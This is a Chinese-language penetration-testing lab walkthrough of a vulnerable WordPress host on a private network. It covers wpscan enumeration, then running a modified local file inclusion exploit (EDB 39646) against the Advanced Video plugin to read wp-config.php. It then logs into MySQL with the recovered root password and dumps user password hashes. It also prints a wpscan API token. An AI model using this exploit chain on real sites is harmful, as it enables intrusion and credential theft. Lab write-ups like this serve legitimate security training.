发现三个目录/admin112233/、/blogblog/、/phpmyadmin/，发现提示SSL Info，说明是ssl访问的，可以https访问，尝试访问http访问会重定向回来，需要HTTPS访问URL！

3) ssl访问

先枚举访问/admin112233目录：


```
https://192.168.40.152:12380/admin112233/
```



回显: **This could of been a BeEF-XSS hook** □ , 存在XSS!

枚举访问/blogblog目录:

<https://192.168.40.152:12380/blogblog/>



发现该网站的是用WordPress搭建的，版本是4.2.1

枚举访问/phpmyadmin目录：

<https://192.168.40.152:12380/phpmyadmin>

phpMyAdmin
Welcome to phpMyAdmin

Language
English

Log in

Username:

Password:

Go

得到phpmyadmin的后台登录界面，需要账户密码！

6、Wpscan信息收集

从blogblog目录可以发现该站存在wordpress站！可利用wpscan进行枚举扫描！

1) wpscan扫描blogblog网页

```
wpscan --url https://192.168.40.152:12380/blogblog/ --disable-tls-checks
```

```
--disable-tls-checks ---因为会受到SSL对等证书/SSH错误临时用法！
```


API Token

Copy Regenerate

The API documentation can be found [here](#)

Current subscription plan	Daily API request limit	API requests in the
Free	25	2

在官网登录后主页面存在API Token复制即可！

3) wpscan扫描

通过获取的token直接开始扫描：

```
wpscan --url https://192.168.40.152:12380/blogblog/ -e u --api-token kJ4bhZCgveCcoGJPER7A0sHJTeFDf90Wfj9zu0V6asc --disable-tls-checks
```



```
Confidence: 100%
+] Upload directory has listing enabled: https://192.168.40.152:12380/blogblog/wp-content/uploads/
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

+] The external WP-Cron seems to be enabled: https://192.168.40.152:12380/blogblog/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

+] WordPress version 4.2.1 identified (Insecure, released on 2015-04-27).
Found By: Rss Generator (Passive Detection)
- https://192.168.40.152:12380/blogblog/?feed=rss2, <generator>http://wordpress.org/?v=4.2.1</generator>
- https://192.168.40.152:12380/blogblog/?feed=comments-rss2, <generator>http://wordpress.org/?v=4.2.1</generator>

[!] 93 vulnerabilities identified:

[!] Title: WordPress 4.1-4.2.1 - Unauthenticated Genericons Cross-Site Scripting (XSS)
Fixed in: 4.2.2
References:
- https://wpscan.com/vulnerability/21169b6d-61dd-4abc-b77b-167ff5f122ac
- https://codex.wordpress.org/Version_4.2.2

[!] Title: WordPress ≤ 4.2.2 - Authenticated Stored Cross-Site Scripting (XSS)
Fixed in: 4.2.3
References:
- https://wpscan.com/vulnerability/0f027d7d-674b-4a63-9603-25ea68069c1d
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5622
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5623
- https://wordpress.org/news/2015/07/wordpress-4-2-3/
- https://twitter.com/klikkiyo/status/624264122570526720
- https://klikki.fi/adv/wordpress3.html


[!] Title: WordPress ≤ 4.2.3 - wp_untrash_post_comments SQL Injection
Fixed in: 4.2.4
References:
- https://wpscan.com/vulnerability/b52728fa-c068-4098-b796-ce421f31bde5
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2213
- https://github.com/WordPress/WordPress/commit/70128fe7605cb963a46815cf91b0a5934f70eff5

[!] Title: WordPress ≤ 4.2.3 - Timing Side Channel Attack
Fixed in: 4.2.4
References:
- https://wpscan.com/vulnerability/3c4fe98d-04dd-4217-945d-11e06a173916
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5730
```

扫描发现该目录：blogblog/wp-content/，访问下收集信息！还存在很多漏洞CVE信息，如感兴趣可深入研究！

4) 访问发现有3个子目录

在blogblog/wp-content/plugins/发现：



发现存在advanced_video_embed.php，提示存在wordpress advanced video插件模块信息！

三、wordpress advanced漏洞利用

1、39646 exp利用

谷歌搜索：

```
wordpress advanced video exploit
```

WordPress Plugin Advanced Video 1.0 - Local File Inclusion

EDB-ID:

39646

CVE:

N/A

Author:

EVAIT SECURITY GMBH

Type:

WEBAPPS

EDB Verified: ✓

Exploit: ↓ / {}

Platform:

PHP

Date:

2016-04-01

可以利用39646，在kali上查找并利用！

2、查找并利用py脚本

kali渗透系统自带很多exp脚本，直接查找即可！

```
cp /usr/share/exploitdb/exploits/php/webapps/39646.py .
```

```
(root@kali)~[~/Desktop]
# searchsploit 39646
-----
Exploit Title                                          | Path
-----|-----
WordPress Plugin Advanced Video 1.0 - Local File Inclusion | php/webapps/39646.py
Shellcodes: No Results

(root@kali)~[~/Desktop]
# locate 39646.py
/usr/share/exploitdb/exploits/php/webapps/39646.py

(root@kali)~[~/Desktop]
# cp /usr/share/exploitdb/exploits/php/webapps/39646.py .


(root@kali)~[~/Desktop]
#
```

将exp复制到利用目录！

3、修改exp代码

添加修改以下内容：

```
import ssl
ssl._create_default_https_context = ssl._create_unverified_context
url = "https://192.168.40.152:12380/blogblog/"
```



```
*39646.py
~/Desktop
保存(S)
19
20 # function ave_publishPost(){
21 #     $title = $_REQUEST['title'];
22 #     $term = $_REQUEST['term'];
23 #     $thumb = $_REQUEST['thumb'];
24 # <snip>
25 # Line 78:
26 #     $image_data = file_get_contents($thumb);
27
28
29 # POC - http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?-
    action=ave_publishPost&title=random&short=1&term=1&thumb=[FILEPATH]
30
31 # Exploit - Print the content of wp-config.php in terminal (default Wordpress config)
32
33 import random
34 import urllib2
35 import re
36 import ssl
37 |
38 ssl._create_default_https_context = ssl._create_unverified_context
39
40 url = "https://192.168.40.152:12380/blogblog/" # insert url to wordpress
41
42 randomID = long(random.random() * 100000000000000000L)
43
44 objHtml = urllib2.urlopen(url + '/wp-admin/admin-ajax.php?action=ave_publishPost&title=' + str(randomID) +
    '&short=rnd&term=rnd&thumb=../wp-config.php')
45 content = objHtml.readlines()
46 for line in content:
47     numbers = re.findall(r'\d+',line)
48     id = numbers[-1]
49     id = int(id) / 10
50
51 objHtml = urllib2.urlopen(url + '/?p=' + str(id))
52 content = objHtml.readlines()
53
54 for line in content:
```

Python 制表符宽度: 8 第 37 行, 第 1 列 插入

```
-(root@kali)-[~/Desktop]
-# gedit 39646.py

gedit:5198): Gtk-WARNING **: 03:56:55.811: Calling org.xfce.Session.Manager.Inhibit failed: GDBus.Error:org.freedesktop
```

4、访问URL文件上传页面:

通过修改exp代码, 进行对项目环境渗透行为后, 在upload目录会出现新的文件内容:

```
https://192.168.40.152:12380/blogblog/wp-content/uploads
```



目录下会出现图片：**193104749.jpeg**，下载：

```
wget --no-check-certificate https://192.168.40.152:12380/blogblog/wp-content/uploads/193104749.jpeg  
--no-check-certificate ---这个参数可促使wget下载ssl文件
```

```
(root@kali) [~/Desktop]  
# wget --no-check-certificate https://192.168.40.152:12380/blogblog/wp-content/uploads/193104749.jpeg  
--2022-04-04 04:04:41-- https://192.168.40.152:12380/blogblog/wp-content/uploads/193104749.jpeg  
正在连接 192.168.40.152:12380... 已连接。  
警告：“192.168.40.152”的证书不可信。  
警告：“192.168.40.152”的证书颁发者未知。  
证书所有者与主机名“192.168.40.152”不符  
已发出 HTTP 请求，正在等待响应... 200 OK  
长度：3042 (3.0K) [image/jpeg]  
正在保存至：“193104749.jpeg”  
  
193104749.jpeg          100%[=====>] 2.97K --KB/s 用时 0s  
2022-04-04 04:04:42 (337 MB/s) - 已保存 “193104749.jpeg” [3042/3042]
```

下载后进行分析图片信息！

5、图片信息枚举

file查看图片类型：

```
(root@kali) [~/Desktop]  
# file 193104749.jpeg  
193104749.jpeg: PHP script, ASCII text
```

```
193104749.jpeg: PHP script, ASCII text
```

这是一个php代码的txt文本！直接查看！

```
(root@kali)-[~/Desktop]
└─# cat 193104749.jpeg
<?php
/**
 * The base configurations of the WordPress.
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * https://codex.wordpress.org/Editing\_wp-config.php
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

```
define('DB_USER', 'root');
define('DB_PASSWORD', 'plbkac');
```

获得mysql用户名密码:

```
root/plbkac
```

接下来使用账号密码直接枚举数据库!

四、Mysql信息枚举+暴力破解

1、库表信息枚举

利用图片枚举出的mysql数据库账号密码进行枚举:

```
mysql -uroot -pplbkac -h 192.168.40.152 #利用获得的账户密码远程登录
show databases; #查看数据库信息
use wordpress #进入wordpress
show tables; #查看表信息
```

```
(root@kali)-[~/Desktop]
└─# mysql -uroot -pplbgkac -h 192.168.40.152
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 67
Server version: 5.7.12-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+-----+-----+
| Database | | |
+-----+-----+-----+
| information_schema | 2018-04-04 16:54:30 | 3.0K |
| loot | | |
| mysql | | |
| performance_schema | Server at 192.168.40.152 Port 12380 | |
| phpmyadmin | | |
| proof | | |
| sys | | |
| wordpress | | |
+-----+-----+-----+
8 rows in set (0.066 sec)

MySQL [(none)]> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpress]> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
11 rows in set (0.001 sec)
```

通过mysql命令枚举到数据库wordpress库中存在wp_users表信息！

2、表字段信息枚举

读取wp_user用户表数据：

```
desc wp_users;
select user_login,user_pass from wp_users;
或者select * from wp_users;
```

```
MySQL [wordpress]> desc wp_users;
```

Field	Type	Null	Key	Default	Extra
ID	bigint(20) unsigned	NO	PRI	NULL	auto_increment
user_login	varchar(60)	NO	MUL		
user_pass	varchar(64)	NO			
user_nicename	varchar(50)	NO	MUL		
user_email	varchar(100)	NO			
user_url	varchar(100)	NO			
user_registered	datetime	NO		0000-00-00 00:00:00	
user_activation_key	varchar(60)	NO			
user_status	int(11)	NO		0	
display_name	varchar(250)	NO			


10 rows in set (0.001 sec)

```
MySQL [wordpress]> select user_login,user_pass from wp_users;
```

user_login	user_pass
John	\$P\$B7889EMq/erHIuZapMB8GEizebcIy9.
Elly	\$P\$BlumbJRRBit7y50Y17.UPJ/xEgv4my0
Peter	\$P\$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0
barry	\$P\$BIp1ND3G70AnRAkRY41vpVyptsTFzhk0
heather	\$P\$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10
garry	\$P\$BzjfKAhd6N4cHKiugLX.4aLes8PxnZ1
harry	\$P\$BqV.SQ60tKhVV7k7h1wqESkMh41buR0
scott	\$P\$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1
kathy	\$P\$BZLxAMnC60N.PYaurLGrhfBi6Tjtca0
tim	\$P\$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0
ZOE	\$P\$B.gMMKRP11QOdT5m1s9mstAUEDjagu1
Dave	\$P\$Bl7/V9Lquv37jJT.6t4KWmY.v907Hy.
Simon	\$P\$BLxdiNNRP008k0Q.jE44CjSK/7tEcz0
Abby	\$P\$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs.
Vicki	\$P\$B85LqQ1Wwl2SqcPOuKDvxaSwodTY131
Pam	\$P\$BuLagypsIJdEuzMkf20XyS5bRm00dQ0

通过select枚举出该表所有信息内容存在用户名和MD5加密的密码信息！将数据保存至本地：

```
gedit 1.txt
```



```
1 +-----+
2 | user_login | user_pass |
3 +-----+
4 | John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. |
5 | Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 |
6 | Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 |
7 | barry      | $P$8Ip1ND3G70AnRAKRY41vpVyypsTfZhk0 |
8 | heather    | $P$Bwd0VpK8hX4aN.rZ14WDDhEIGeJgf10 |
9 | garry      | $P$BzjfKAHd6N4cHKIugLX.4aLes8PxnZ1 |
0 | harry      | $P$BqV.SQ60tKhVV7k7h1wqESkMh41buR0 |
